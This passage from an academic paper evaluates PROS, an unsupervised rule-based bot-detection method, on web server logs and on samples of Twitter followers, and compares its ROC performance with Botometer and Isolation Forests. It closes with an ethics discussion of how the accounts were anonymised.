The logs are stored in Apache Combined Log format [4]. The recorded fields are: `IP address`, `HTTP status`, `response size`, `referer`, `userAgent`, `timestamp`, `HTTP request`. From `IP address` we derive the features `city`, `state` and `country` using an IP geolocation service; e.g., `3.94.31.115` yields 'Ashburn', 'Virginia', 'United States'. From `userAgent` we derive `browser`, `family`, `OS`, `osFamily` using the Python library `user_agents`; e.g., 'Mozilla/5.0 (Windows NT 6.3; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0' yields 'Firefox56.0', 'Firefox', 'Windows8.1', 'Windows'. From `timestamp` we derive `day`, `week`, `month` and `year`. From `HTTP request` we derive `method` and the `path` as the sub-

[4] We have no affiliation with the site, but did communicate with the site administrator who confirmed certain details below.

directory of the requested item; e.g., the request `GET /self.logs/access.log.2019-04-15.gz` yields `GET` and `/self.logs`.

Given these features the set of conditional independence relations we chose are as follows:

$$\begin{aligned}
\text{browser} &\perp \{\text{country}, \text{city}, \text{state}, \text{path}, \text{status}\} \mid \text{family},\\
\text{status} &\perp \{\text{browser}, \text{week}, \text{family}, \text{osfamily}\} \mid \text{country},\\
\text{path} &\perp \{\text{browser}, \text{week}, \text{family}, \text{osfamily}\} \mid \text{country},\\
\text{family} &\perp \{\text{city}, \text{state}, \text{path}, \text{status}\} \mid \text{country}\}.
\end{aligned}$$

For example, the first line indicates that (within a browser family such as Chrome) we expect version to be independent of country, city, state, path and HTTP response status. Our reasoning is that version should be relatively independent of location since modern browser families regularly push automatic updates and regional user preferences have little chance to affect $P(\text{browser}|\text{family}, \overline{\text{bot}})$.[5] Similarly, we assume (within a browser family) that benign users of, say, Chrome82 are not more or less likely to visit particular paths or receive particular response codes than benign users of any other Chrome version.

The second line says that, within a country, we expect different browser versions, browser families, etc are equally likely to receive a particular response. Our reasoning is that, for example, human Firefox users should receive responses of 200 (i.e., success) and 404 (i.e., file not found) at the same rate as Chrome and Safari users.

As Chio and Freeman explain [15] there is little prospect of obtaining human-chosen labels for web-log requests. However, this logset contains three groups of data which we can label as automated traffic.

1. **Traffic identified as automated by the site**. The site responds to certain requests with HTTP response 418 "I'm a teapot." This response is often used by servers for [1] "requests they do not wish to handle, such as automated queries."

2. **Traffic requesting (non-existent) WordPress resources.** Malicious bots will often probe for WordPress resources looking for vulnerable configurations. The site administrator confirmed to us that the site has never had any WordPress installation. Thus, all requests to `wp-login, wp-admin, wp-includes` etc can be considered honeypot requests; e.g., the logset contains 90k requests to `wp-login`, the authentication entry point for the WordPress dashboard.

3. **Traffic requesting the daily logs.** The site contains five years of daily logs in 2,000 individual files with naming format `access.log.YYYY-MM-DD.gz`. Obviously, requests sampling these logs one-at-a-time will be dwarved by scripted requests. Inspection confirms that requests for these files are strongly dominated by repeated bursts (i.e., from the same userAgent and IP address) requesting a large number of consecutive files. Of course, while these bot requests are not harmful they are the type of automated activity that PROS attempts to identify.

Thus, we label all requests with HTTP response status 418, or containing 'wp-' or 'access.log' in the request field as bot. Together they cover 39.1% of requests in the logset. Harnessing the output of a rules-based system as a source of labels is common practice (apparently including Facebook's abusive account detection system [39]).

Generating a Receiver Operator Characteristic (ROC) curve requires labels for all samples. Given labels for only a portion of the positive samples we can however bound the ROC curve. Since we have labels only for a portion of the positives (and count everything else as negative) we under-estimate the 'True' counts (i.e., TP and TN) and over-estimate the 'False' counts (i.e., FP and FN). We denote these available counts as $TP^{'}$ etc to distinguish them from the actual counts TP etc. Thus, a plot of

$$t_p^{'} = TP^{'}/(TP^{'} + FN^{'}) \text{ versus } f_p^{'} = FP^{'}/(FP^{'} + TN^{'})$$

will always be below and to the right of the ROC (since $t_p \geq t_p^{'}$ and $f_p \leq f_p^{'}$).

Using the conditional independence rules above we run Algorithm 1 to generate the clean distributions for `browser, family, path` and `status` and Algorithm 2 to generate rules. The dataset is too small to allow accurate per-country estimates for the features `status, path` and `family` or per-family estimates of browser except for Chrome and Firefox. To compensate we compute global estimates of the former (i.e., lump traffic from all countries together) and compute browser estimates only for Chrome and Firefox. Since we expect distributions of `family, path` and `status` to be relatively time-invariant we ran over the entire dataset. When seeking clean distributions of `status` and `path` we conjoined `browser` and `week`, so that Algorithm 1 sought unattacked bins over a much larger set. As for `browser`, since its clean distribution evolves we estimate its clean distribution, and generate rules, over one year blocks (with sufficient traffic it would be advisable to re-estimate browser distribution much more regularly, e.g., daily). Only Chrome and Firefox had sufficient traffic to allow us to estimate the distribution of versions. Thus, we calculated one ruleset using `browser, path` and `status` for Chrome and Firefox traffic and another ruleset using `family, path` and `status` for all other traffic. The calculated rules allow us to associate a likelihood of being bot with every request.

Figure 1 shows our results. The solid line is the lower bound for the ROC curve (i.e., on the available labels); the Area

[5] This does not imply distribution of browser family is independent of country (which we do not assume).

Under Curve (AUC) is 0.877. For comparison we show the performance of an Isolation Forest classifier using `family`, `path` and `status` (using the `sklearn` implementation and one-hot encoding to map categorical variables to numeric). Clearly, Isolation Forests struggle to do better-than-random; the AUC is 0.532. As explained in Sections 2 and 3 Isolation Forests work well on numeric features, but struggle when categorical features are one-hot encoded to numeric.

Thus, PROS significantly outperforms Isolation Forests. However, at low "false positive" rates (e.g., $f_p^{'} < 0.05$) it appears to do poorly. A possible reason is that we have labels only for some of the positives: it's likely that there is scripted activity not captured by the three groupings we detailed above. Obviously it is difficult to achieve low "false positive" rates when an unknown fraction of positives are actually mis-labelled as negatives.

Sorting rulesets by bot likelihood allows us to identify clusters of bot activity. For example, if we sort the `browser` ruleset a clear pattern that appears is certain out-of-date browsers from major browser families being used for bot activity. For example, Firefox40.1 accounts for 34.7% of all Firefox traffic in the dataset even though it was superseded in September 2015; Chrome34.0.1847 accounts for 18.0% of all Chrome traffic in the dataset even though it was already six major versions out-of-date by the earliest date in our dataset.

While bots often seem to use legacy versions of major browsers it would be hasty to conclude we can block all such traffic. For example, Chrome49.0.2623 also accounts for significant traffic long after it was superseded, but does not feature as having high bot likelihood in our `browser` rulesets. Upon investigation it emerges this was the last version of Chrome supported on Windows XP; so this is likely legitimate traffic from old systems that can't update.

7 Evaluation on Twitter dataset

Twitter exposes an API that allows downloading certain information about individual accounts and about tweets [2]. It allows retrieval of information such as the screen_name, name, profile description, creation date, numbers of accounts followed, number of followers, number of tweets liked, most recent tweet, etc.

The API is throttled, so that the amount of data that can be downloaded is very restricted. The list of id's of followers of an account can be downloaded at a rate of about 5000 per minute; the details of those follower accounts can be downloaded at a rate of about 100 per minute.

To study an account we do not need a list of all of the followers, a sample probably suffices. Unfortunately the API does not provide a sampling mechanism. Hence, for a target account, we first download the entire list of follower id's, and then uniformly at random select a subset of its followers to download. Since the follower list for a single account with 10 million followers would take about 33 hours to download we restricted our attention to accounts that have 3 million followers and below. For example, to sample 20k followers of an account with 500k followers takes approximately $60 \times (500/5 + 20/0.1) = 300$ minutes or 5 hours.

In addition, the Botometer project at Indiana University [17] exposes an API that calculates their estimate that a Twitter account is bot. As the most accessible benchmark we compare our estimates against those from Botometer, as well as against Isolation Forests.

7.1 Dataset

Our dataset is a convenience sample acquired between January 10 and May 5 of 2021. It contains 159 `target` accounts; for each target we downloaded profile information on a uniform-at-random sample of its followers. In all we gathered the profile details of 5.1 million Twitter accounts; i.e., an average of 32k followers per target.

We chose `target` accounts by searching Twitter for keywords 'election fraud', 'brexit', 'vaccine choice', and 'climate hoax' and selecting the first accounts that matched our criteria of follower count between 20k and 3 million. For each of these chosen targets we downloaded the entire list of followers, selected at least 20k followers (uniformly at random) and downloaded the details of those accounts. We also added a small number of target accounts (e.g., @USENIXsecurity, @SuezDiggerGuy) to check that the clean distributions found are robust and not particular to the topics covered by the selected target seed accounts. We also added two `target` accounts acknowledged to have purchased bot followers (see Section 7.2.1). Our goal is simply that the dataset contain some non-trivial mixture of legitimate and abuse accounts. We emphasize that we make no claim that this dataset is in any way representative of the overall Twitter population.

We revisited all 159 of the `target` accounts on June 2, 2021. Of the 159 five had been suspended with a notice reading "Twitter suspends accounts which violate the Twitter Rules." This differs from the notice if an account is closed, and presumably indicates problematic behavior. Ranking the accounts from highest to lowest estimated bot follower-ship the five suspended target accounts were in positions #2, #23, #27, #41 and #61.

In addition to the retrieved features we derive from them certain others that are useful. In particular we will use `pattern, year, monthyear`, and `client`.

Pattern: a mapping of the account screen_name that maps lower-, upper-case, digits and special characters to 'l', 'U', 'd' and 's' respectively. With the exception of 'd', consecutive runs of the same character in the mapping are collapsed to a single instance. Thus, 'JohnDoe78' maps to 'UlUldd' and 'johndoe78' maps to 'ldd.' This mapping is a minor modification of the one used by Xiao et al [38].

Bins: we find it useful to define certain binary features. `noLocn, noDesc` and `noPic` indicate empty location and de-




Figure 2: Clean distributions for `pattern` and `client` estimated by Algorithm 1. Observe that in each case we have $d = 6$ buckets giving very similar marginal distributions. That is, $P(x_j|b_m) \approx P(x_j|b_n)$ where $b_m, b_n \in \boldsymbol{b}$ and $\boldsymbol{b}$ is the set of buckets listed in the graph legend. Each marginal is $\alpha \cdot \text{Clean} + (1-\alpha) \cdot \text{Abuse}$. Section 5.1 explains why identical marginals implies that we have found the clean signal (i.e., $\alpha \approx 1$).

scription fields and if the account has a default profile picture. `noStat` indicates that the account has zero tweets. In addition we form a composite feature `Bins` by conjoining all four. For example, True, False, True, False would indicate empty location and default profile picture but a non-empty description and that the account has tweeted at least once. This Bins feature is conjoined with others in the set of conditional independence relations below.

The set of conditional independence relations we assume are as follows:

$$\begin{aligned} \text{pattern} &\perp \{\text{targetBin}, \text{clientBin}, \text{yearBin}\}, \\ \text{monthyear} &\perp \{\text{patternBin}, \text{clientBin}, \text{targetBin}\}, \\ \text{client} &\perp \{\text{targetBin}, \text{patternBin}, \text{yearBin}\}, \\ \text{year} &\perp \{\text{clientBin}, \text{patternBin}\}. \end{aligned}$$

Note that `clientBin, patternBin, targetBin` etc refer to conjoining the `client` (resp. `pattern, target`) feature with the four binary features `noLocn, noDesc, noPic, noStat` which indicate, respectively, that the location, description, picture fields are empty or that the account has never tweeted.

Using these conditional independence relations we run Algorithm 1 to find the clean distributions of `pattern, monthyear, client, ratio` and `year`. Figure 2 shows the resulting clean distribution for `pattern` and `client`. Figure 2 (a) indicates that a cluster of $d = 6$ buckets among `targetBin` and `clientBin` were found to have co-linear marginals. Figure 2 (b) indicates that a cluster of $d = 6$ buckets among `patternBin, yearBin` and `targetBin` were found to have co-linear marginals.

7.2 Measurements

We present the following analysis of Twitter data to allow evaluation of the algorithm and to corroborate that it finds bot-like activity. We wish to emphasize, however, that this is not primarily a paper about Twitter or social-media bots. The rulesets we construct are limited by the features accessible through the API. The throttling of the API makes generating a larger dataset and/or including activity information about the accounts impractical. We wish to be clear that we do not claim to outperform algorithms that have access to graph, connectivity and activity information. Our goal is simply to demonstrate efficacy of the approach. Nonetheless, we achieve comparable performance to Botometer [17], even though our approach is generic rather than specific to social-media bots and we use a more limited set of features.

7.2.1 Accounts known to have bot followers

We obtained the Twitter handles of two accounts from individuals who acknowledged purchasing followers (see Section 7.3 for a discussion of ethical considerations). They did so in a discussion group (on a non-Twitter platform) dedicated to building social media engagement. After contacting them on a private messaging channel they were willing to share the Twitter handles with us, and the dates and size of the purchased blocks. They did not indicate whether they owned these accounts or were acting on behalf of others.

This gives us a source of labels to check efficacy. These are Acct_80 and Acct_159 in our dataset. Of Acct_80's followers $\approx 65\%$ were purchased; of Acct_159's $\approx 60\%$ were purchased. Since both accounts would have had organic growth at the same time as bot followers were being added we took our bot samples as the first 1k followers of the account (i.e., before purchases were a factor) and our bot samples as the first 1k followers beginning after the largest purchase event (e.g., Acct_80's bot followers were purchased in several different blocks). As a verification step, we manually examined 30 positive and 30 negative samples for both accounts; the positive samples exhibited considerably lower levels of engagement with the `target` account's content.

We created a ruleset with features `target`, `pattern`, `client` and `year`. In the creation of this ruleset Algorithm 2 would have used the clean distributions of `pattern` and `client` shown in Figure 2. Using the odds estimated by Algorithm 2 and the labels from our positive and negative samples we analyze Acct_80 and Acct_159.

Figure 3 shows ROC curves for these two accounts. In both cases we identify almost half of the true positives at a very low false positive rate. This indicates that half of the bots are easily separated from organic accounts, but things become progressively more difficult thereafter. The curves produced by Botometer [17] and Isolation Forests (using one-hot encoding) are also shown.

For Acct_80 the AUCs for PROS, Botometer and Isolation Forests were 0.795, 0.792, 0.657 respectively. While PROS and Botometer have similar AUCs note that our approach outperforms Botometer when the false positive rate is low. For consumer services, a low false positive rate is often considered mandatory: blocking legitimate users has a serious effect on user-experience, so operating at $f_p < 0.01$ may be required. On this basis PROS outperforms Botometer. Observe that Isolation Forests struggle to do better than random. For Acct_159 the AUCs for the three approaches were 0.811, 0.708 and 0.531. Again, observe that PROS does better than Botometer when f_p is low. In the interest of fairness we point out that, since it uses account-activity features, the comparison with Botometer is not like-to-like. When an account has no activity Botometer has no basis for judgement, and thus is at a disadvantage.

Note that Xu et al [39] describing abusive account detection at Facebook report achieving AUC of 0.89. While the details are very different and we do not claim to rival their system, their results offer good calibration on the state-of-the-art.

Target	Pattern	Client	Year	Count	Odds	Btmtr
Acct_8	ldd	Mobile Web (M2)	2013	404	692.85	0.93
Acct_8	other	Mobile Web (M2)	2013	381	391.03	0.88
Acct_74	l	Mobile Web	2009	189	165.61	0.81
Acct_74	other	Mobile Web	2009	110	110.31	0.86
Acct_74	l	Twitter Web Cl.	2009	3383	100.40	0.79
Acct_12	Ul	None	2012	1208	73.14	0.81
Acct_8	other	-1	2012	625	72.56	0.84
Acct_46	Uld	None	2016	842	68.57	0.88
Acct_74	ldd	Twitter Web Cl.	2009	547	64.17	0.80
Acct_46	UlUld	None	2016	1512	63.86	0.82

Table 2: Example ruleset using features `target`, `pattern`, `Client` and `year` sorted in descending order of bot-likelihood. Thus, followers of Acct_8 with screen_name patterns 'ldd' whose last tweet was sent using 'Mobile Web (M2)' and were created in 2013 are estimated to have a 692:1 odds of being bot and a fraction 0.93 of them are estimated to be bot by Botometer [17].

7.2.2 Account clusters with randomized screen_names

We again use the ruleset generated in Section 7.2.1 (i.e., with features `target`, `pattern`, `client` and `year`) over the whole dataset. We show a few rows of the output rules in Table 2. We also include a column that gives the median Botometer score for accounts covered by the rule. This can be thought of as the estimated fraction of accounts covered by the rule that Botometer estimates to be bot. Note that there is good agreement: where our method predicts high odds of being bot, Botometer largely concurs.

We inspected accounts covered by the rules with the highest odds. Many stood out as revealing additional structure indicative of automated creation. For example, the first line of Table 2 covers accounts with pattern 'ldd' following Acct_8 that were created in 2013 and whose last tweet used 'Mobile Web (M2)' as client. This rule covers a total of 4.7k of the followers of Acct_8 of which we had 404 in our sample dataset (i.e., the dataset contains 30k of Acct_8's 350k followers). Upon inspection all of these accounts appeared to have screen_names that were a last name followed by two apparently random lower-case letters and two apparently random digits. A sample of the last names is 'colwell', 'nichelson', 'fischbach', 'langston', 'whistler'; a sample of the suffixes is: 'un33', 'ot68', 'eq79', 'zo99', 'iq05.' To test the hypothesis that these suffixes are random we compared the empirical distribution of the last characters with a uniform distribution of digits. The observed frequency of digits 0-9 were $(38,42,36,48,35,36,38,43,42,46)$ while under a uniform distribution we would expect 40.4 in each bin. Thus the




Figure 3: ROC curves for two accounts with acknowledged purchased bot-followers (see Section 7.3 for a discussion of ethical considerations). We took collections of 1k followers before and during the purchase periods as our negative and positive samples. Observe that our approach outperforms Botometer [17] at low false positive rates, but does worse thereafter, and easily beats Isolation Forests. Note that PROS and Isolation Forests are using only features available from account profiles (e.g., `target`, `pattern`, `client` and `year`) while Botometer uses account activity. Further, our approach is not specific to Twitter or social media bots: it is a generic unsupervised method applicable to a wide range of problems. For Acct_80 the AUCs for PROS, Botometer and Isolation Forests were 0.795, 0.792, 0.657 respectively and for Acct_159 were 0.811, 0.708 and 0.531.

goodness-of-fit to uniform is very good. A chi-square test confirms that the null-hypothesis (of uniform distribution) is not refuted. Similarly, we also compare the observed distribution of second-to-last character with a uniform distribution of digits, and compare the third- and fourth- to last characters with uniform distributions of the lowercase letters. In each case the fit to uniform is excellent and a chi-square test corroborates uniformity.

This effectively guarantees that accounts captured by this rule were generated by a script. It is well-known that distributions of digits chosen by humans (in passwords and usernames etc) are very far from uniform [6]. It is implausible that 404 humans acting independently choose `screen_name` suffixes drawn uniformly from the available characters.

Many other clusters of accounts captured by rules with high odds revealed structure. For example, accounts with pattern 'Ul' following Acct_12 whose last tweet had 'None' as client (i.e., line six of Table 2) appeared to have screen_names that were a first name followed by five apparently random lowercase letters. A sample of the first names is 'Eugene','Freida', 'Norma', 'Janette', 'Madeline'; a sample of the suffixes is 'gnbjs', 'xhdke', 'ffbej', 'cdfqa', 'jezdk'. Again, a chi-square test suggests that the last five characters of the 1208 screen_names covered by this rule are uniformly distributed. Again, we point out that this effectively guarantees that they were not produced independently by 1208 humans.

7.2.3 Abnormal follower creation patterns

We created a simple ruleset with features `target` and `monthyear`. This produces, for each target, a month-by-month likelihood that follower accounts created that month are bots. In sorting this list in descending order of odds we found that certain targets had extremely high odds in some months (suggesting the majority of their followers created in those months were bot). Figure 4 shows examples of accounts that showed high likelihood of having bot followers (as well as two normal accounts for reference). Note that the distribution of follower creation dates is very different from the distribution of dates on which followers started following.

For reference Figure 4(a) and (b) show the distribution of creation dates of followers of @USENIXsecurity (i.e., the Twitter account of the Usenix Security Symposium) and @SuezDiggerGuy (a parody account purporting to represent the operator of the mechanical digger attempting to free a ship stuck in the Suez canal in March 2021). While the topics covered by @USENIXsecurity and @SuezDiggerGuy have little in common it can be seen that the distribution of creation dates is broadly similar (and to the clean distribution of `monthyear` found by Algorithm 1 (not shown)). The distribution of creation dates for @SuezDiggerGuy shows that there is little support for the view that surges in interest in a topic translate into bursts in the distribution of follower creation

dates. The @SuezDiggerGuy account was created in March 2021 and interest was concentrated in the seven day period of the blockage.

7.3 Ethical considerations

We first discuss the main Twitter dataset, used in Sections 7.2.2 and Section 7.2.3 (i.e., excluding the two targets studied in Section 7.2.1). Since all of the information on these 157 targets is publicly visible and we do not identify any individuals we did not seek Institutional Review Board approval. That is, all fields that we use are globally visible even to those who do not have Twitter accounts. To mitigate possible harm or embarrassment to individuals we do not identify any of the individual accounts involved directly. We replace every individual target Twitter handle with a unique identifier (e.g., 'Acct_27'). Exceptions are those belonging to organizations (e.g., @USENIXsecurity) or parody accounts (e.g., @SuezDiggerGuy) where there is no risk of revealing information that might be harmful to an individual.

Microsoft has detailed internal guidelines on how Personally Identifying Information (PII) should be handled. Even though all fields in our dataset are publicly visible we adhered to those PII guidelines. These include that data is encrypted at rest, is stored on a Bitlocker-enabled machine and that only those with need have access; as a result at no time did anyone other than the author have access.

We discuss the data from the two targets studied in Section 7.2.1 next. Purchasing bot-followers would offer a simple source of labelled data, but since doing so violates Twitter's Terms of Use we did not pursue this avenue. However, in a public forum that deals with building social media followership we encountered several individuals who openly discussed their experiences purchasing followers for Twitter, Instagram, Youtube and TikTok accounts. After contacting them, two of these individuals shared the Twitter handles of accounts for which they had purchased followers. These are the Acct_80 and Acct_159 that we used for evaluation.

We did not seek IRB approval before contacting these individuals. In retrospect, this was a mistake: seeking IRB approval or exemption might have identified risks. These risks include that the identity of the accounts might be established: either directly from data that we stored, or from what we publish or otherwise reveal. On the first of these risks we reiterate our compliance with the Microsoft PII handling guidelines, and emphasize that the dataset does not contain any profile information, tweets, retweets, likes, follows or other activity information about any of the target accounts: it contains information only about followers. Hence Twitter handles, names, account ID's, etc of Acct_80 and Acct_159 do not appear in the dataset. A file that maps target Twitter handle to Acct_XX strings is stored separately, also complying with PII guidelines; we have deleted the entries for Acct_80 and Acct_159 in this file. We committed not to publish the Twitter handles, or information that would allow them to be easily determined. Thus, we avoid giving details such as join date, nature of the account, etc; we don't include a chart of follower create dates (such as in Figure 2) which might act as a signature. Obviously we are obliged to refuse any queries that might de-anonymize these accounts.

Finally, we did not pay or offer to pay either individual. In contacting them we disclosed our identity and affiliation; we made clear that our intent was publication of our analysis and improvement of bot detection technologies. In each case the only information we obtained was the Twitter handle, the number of followers purchased, and the date.

	Followers	Description
Acct_94	2.4m	Fox News TV host
Acct_15	2.4m	Conservative TV and radio host
Acct_74	200k	Economic inequality activist
Acct_49	50k	Anti-vaccine account
Acct_48	300k	Fitness and alternative lifestyle
Acct_22	300k	Prominent anti-Brexit account
Acct_34	2.4m	Fox News TV host
Acct_2	300k	Writer for theAtlantic
Acct_128	350k	Writer for Washington Post
Acct_23	200k	Brexit/EU affairs journalist
Acct_12	280k	Conservative commentator
Acct_8	350k	Entrepreneur and 'thought leader'
Acct_29	280k	MSNBC host

Table 3: Brief description of some of the accounts mentioned.

8 Discussion

Identifying clusters: The human-interpretable rules that PROS outputs allow us to identify clusters of bot activity, which helps with evaluation. Individual requests from a legacy version like Chrome34.0.1847 might not seem strange, but accounting for 18.0% of Chrome traffic years after being superseded (as found in Section 6) seems too much for coincidence. A single user with a Twitter screen_name suffix with two random lower-case letters and two random digits is not remarkable, but 4.7k of them, all created in 2013, all using the same client, and all following the same account (as found in Section 7.2.2) is powerful evidence of co-ordinated activity. Similarly, when 82% of an account's 200k followers have creation dates in a single four-month period (as found in Section 7.2.3) it is hard to reconcile with the view that these are the results of independent actions. Identifying clusters with related properties or behavior has been exploited by many bot detection approaches [11, 13, 35, 36, 38, 39].

Limitations: We point out two limitations of PROS: a) it needs a lot of data, b) the base rate of abuse must be high enough to exceed the confidence intervals around our estimates of the clean distributions.

